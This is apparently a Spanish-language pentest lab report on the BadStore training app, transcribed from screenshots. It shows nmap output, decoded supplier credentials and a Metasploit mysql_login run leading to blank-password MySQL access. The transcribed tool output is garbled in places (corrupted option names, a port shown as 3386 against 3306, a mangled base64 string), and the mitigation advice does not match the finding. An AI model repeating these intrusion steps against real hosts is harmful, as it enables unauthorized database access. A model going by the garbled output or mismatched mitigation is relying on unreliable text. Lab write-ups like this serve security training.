Capturas de los pasos de explotación:

```
[+] Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-28 13:24 EDT
Nmap scan report for 192.168.112.133
Host is up (0.00072s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http   Apache/1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
|_http-server-header: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
|_http-title: Welcome to BadStore.net v1.2.3s
| http-methods:
|_ http-robots.txt: 5 disallowed entries
|_/cgi-bin /scando /backup /supplier /upload
443/tcp  open  ssl/http Apache/httdp 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
|_ssl-date: 2023-10-28T17:24:39+00:00; -is from scanner time.
| http-headers:
|_ Potentially risky methods: TRACE
| http-cert: Subject: CommonName=www.badstore.net/organizationName=BadStore.net/stateOrProvinceName=Illinois/countryName=US
|_Subject Alternative Name: email=root@badstore.net
|_Not before: 2006-05-10T22:52:53
|_Not after: 2023-05-10T22:52:53
|_http-title: Welcome to BadStore.net v1.2.3s
|_http-server-header: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
| http-robots.txt: 5 disallowed entries
|_/cgi-bin /scando /backup /supplier /upload
| ssl-enum-ciphers:
|_ SSLv2 supported
| ciphers:
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC4_64_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_DES_192_128_CBC_WITH_MD5
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_IDEA_128_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
3306/tcp open  mysql   MySQL 4.1.7-standard
| mysql-info:
|_ Protocol: 10
|_ Version: 4.1.7-standard
|_ Thread ID: 1
|_ Status: Normal
|_ Capabilities Flags: 33326
| Some Capabilities: SupportsInnoDB, SupportsCompression, Speaks4ProtocolNew, ConnectWithDatabase
```



No es seguro | 192.168.112.133/robots.txt

[YouTube](#) [Twitch](#) [Creador web](#) [Gmail](#) [Maps](#) [DeepL Translate - El...](#)

```
# /robots.txt file for http://www.badstore.net/
# mail webmaster@badstore.net for constructive criticism

User-agent: badstore_webcrawler
Disallow:

User-agent: googlebot
Disallow: /cgi-bin
Disallow: /scanbot # We like Google

User-agent: *
Disallow: /backup
Disallow: /cgi-bin
Disallow: /supplier
Disallow: /upload
```



No es seguro | 192.168.112.133/supplier/accounts

[YouTube](#) [Twitch](#) [Creador web](#) [Gmail](#) [Maps](#) [DeepL Translate - El...](#) [Motor de bú](#)

1001:am9ldXNlcj9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=
1002:a3JvZW1lcj9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=
1003:amFuZXVzZXIvd2FpdGluZzRGcm1kYXkvMTcyLjIyLjEyLjE5
1004:a2Jvb2tvdXQvc2VuZG11YXBvLzEwLjEwMC4xMDAuMjA=

ecode.org/es/

[Creador web](#) [Gmail](#) [Maps](#) [DeepL Translate - El...](#) [Motor de búsqueda...](#) [VirusTotal - Home](#) [SSL](#)

Simplemente introduzca los datos y pulse el botón de decodificar.

am9ldXNlcj9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=

Para binarios codificados (como imágenes, documentos, etc.) utilice el formulario de carga de archivos que encontrará un poco más abajo en esta página.

UTF-8 Decodifique cada línea por separado (útil cuando tiene varias entradas). Modo en directo DESACTIVADO Decodifica en tiempo real mientras escribe o pega (sólo admite el juego de caracteres UTF-8). Decodifica sus datos en la zona de abajo.

joeuser/password/platinum/192.168.100.56

ecode.org/es/

[Creador web](#) [Gmail](#) [Maps](#) [DeepL Translate - El...](#) [Motor de búsqueda...](#) [VirusTotal - Home](#) [SSL](#)

Simplemente introduzca los datos y pulse el botón de decodificar.

a3JvZW1lcj9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=

Para binarios codificados (como imágenes, documentos, etc.) utilice el formulario de carga de archivos que encontrará un poco más abajo en esta página.

UTF-8 Decodifique cada línea por separado (útil cuando tiene varias entradas). Modo en directo DESACTIVADO Decodifica en tiempo real mientras escribe o pega (sólo admite el juego de caracteres UTF-8). Decodifica sus datos en la zona de abajo.

kroemer/s3Cr3t/gold/10.100.100.1

amFuZXVzZXlvd2FpdGluZzRGcmkYXkvMTcylJlylEyLjE5

Para binarios codificados (como imágenes, documentos, etc.) utilice el formulario de carga de archivos que encontrará un poco más abajo en esta página.

UTF-8 Conjunto de caracteres de origen.

Decodifique cada línea por separado (útil cuando tiene varias entradas).

Modo en directo DESACTIVADO Decodifica en tiempo real mientras escribe o pega (sólo admite el juego de caracteres UTF-8).

DECODIFICAR Decodifica sus datos en la zona de abajo.

janeuser/waiting4Friday/172.22.12.19

a2Jvb2tvdXQvc2VuZG1lYXBvLzEwLjEwMC4xMDAuMjA=

Para binarios codificados (como imágenes, documentos, etc.) utilice el formulario de carga de archivos que encontrará un poco más abajo en esta página.

UTF-8 Conjunto de caracteres de origen.

Decodifique cada línea por separado (útil cuando tiene varias entradas).

Modo en directo DESACTIVADO Decodifica en tiempo real mientras escribe o pega (sólo admite el juego de caracteres UTF-8).

DECODIFICAR Decodifica sus datos en la zona de abajo.

kbookout/sendmeapo/10.100.100.20

1.5 ACCEDER A LA BASE DE DATOS MYSQL

Descripción: Se pueden forzar las credenciales de la base de datos directamente, ya que el servicio está disponible para el acceso remoto. La exploración inicial que hicimos con nmap reveló una instancia de MySQL que se ejecutaba en el puerto predeterminado. Al usar el módulo de escáner mysql_login de metasploit, podemos obtener las credenciales para la base de datos.

Impacto: Parece ser que las credenciales de acceso podrían ser en blanco, es decir que no tiene. Si lo probamos haciendo una conexión mysql a la dirección de badstore, obtendremos acceso sin credenciales y con esto podemos modificar todo el contenido almacenado en ella.

Explotación: Lo primero que hemos hecho es:

1. Abrir la herramienta de metasploit con el comando msfconsole
2. Hemos buscado el modulo de mysql con search mysql
3. Hemos seleccionado el módulo nº 18 ("use auxiliary/scanner/mysql/mysql_login")
4. Ponemos la ip de la web que queremos escanear "set RHOST 192.168.112.133" en este caso la de badstore
5. "Run" para arrancar el exploit
6. Nos dice que las credenciales están en blanco por lo que podemos acceder sin ellas.
7. Hemos utilizado el comando "mysql -h 192.168.112.133" para acceder a la base de datos.
8. Usamos los siguientes comandos: "use badstoredb" "show tables" ";"

Mitigación: utilizar Un certificado SSL (protocolo https) que asegura la conexión con el sitio web, mantener actualizado los softwares de la web, elegir un plan de alojamiento de web seguro, comprar protección de la privacidad del dominio.

Capturas de los pasos de explotación:

```
File Actions Edit View Help

Interact with a module by name or index. For example info ls, use 34 or use exploit/multi/http/zpanel_information_disclosure_rce

msf6 > user auxiliary/scanner/mysql/mysql_login
[*] msf6 > use auxiliary/scanner/mysql/mysql_login
[*] msf6 > options
[*] msf6 auxiliary/scanner/mysql/mysql_login > options

Module options (auxiliary/scanner/mysql/mysql_login):
Name          Current Setting  Required  Description
BLANK_PASSWORDS    true        no        Try blank passwords for all users
BRUTEFORCE_SPEED   yes        yes      How fast to bruteforce. From 1 to 5
DB_ALL_USERS       false       no       Add all users in the current database to the list
DB_ALL_PASS        false       no       Add all passwords in the current database stored in the current database
DB_EXISTING        none       no       Scan existing users in the current database (Accepted: none, user, user@realm)
DB_FILE            none       no       File containing users, one per line
PASSWORD           no        no       A specific password to authenticate with
PASS_FILE          no        no       File containing passwords, one per line
PROXY_HOST          none       no       A proxy host to use for connections [type:host:port][...]
RHOSTS             yes        yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT              3386      yes      The target port (TCP)
STRICT蹩IN_SUCCESS  1         yes      Strict mode for credential works for a host
THREADS             1         yes      The number of concurrent threads (max one per host)
USERNAME            root      no       A specific username to authenticate as
USERFILE            none       no       File containing usernames separated by space, one pair per line
USER_AS_PASS        false      no       Try the username as the password for all users
USER_FILE           none       no       File containing usernames, one per line
VERBOSE             true       yes     Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary/scanner/mysql/mysql_login > set RHOST 192.168.112.133
[*] msf6 > 192.168.112.133
[*] msf6 auxiliary/scanner/mysql/mysql_login > run

[*] 192.168.112.133:3386 - 192.168.112.133:3386 - Found remote MySQL version 4.1.7
[*] 192.168.112.133:3386 - No active DB -- Credential data will not be saved!
[*] 192.168.112.133:3386 - 192.168.112.133:3386 - Success: 'root'
[*] 192.168.112.133:3386 - Scanned 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf6 auxiliary/scanner/mysql/mysql_login >
```

```
File Actions Edit View Help

root@kali: ~
# mysql -h 192.168.112.133
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 26
Server version: 4.1.7-standard

Copyright (c) 2000, 2010, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> use badstoredb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with `A
Database changed
MySQL [badstoredb]> show tables;
+-----+
| Tables_in_badstoredb |
+-----+
| acctdb |
| itemdb |
| orderdb |
| userdb |
+-----+
4 rows in set (0.002 sec)

MySQL [badstoredb]>
```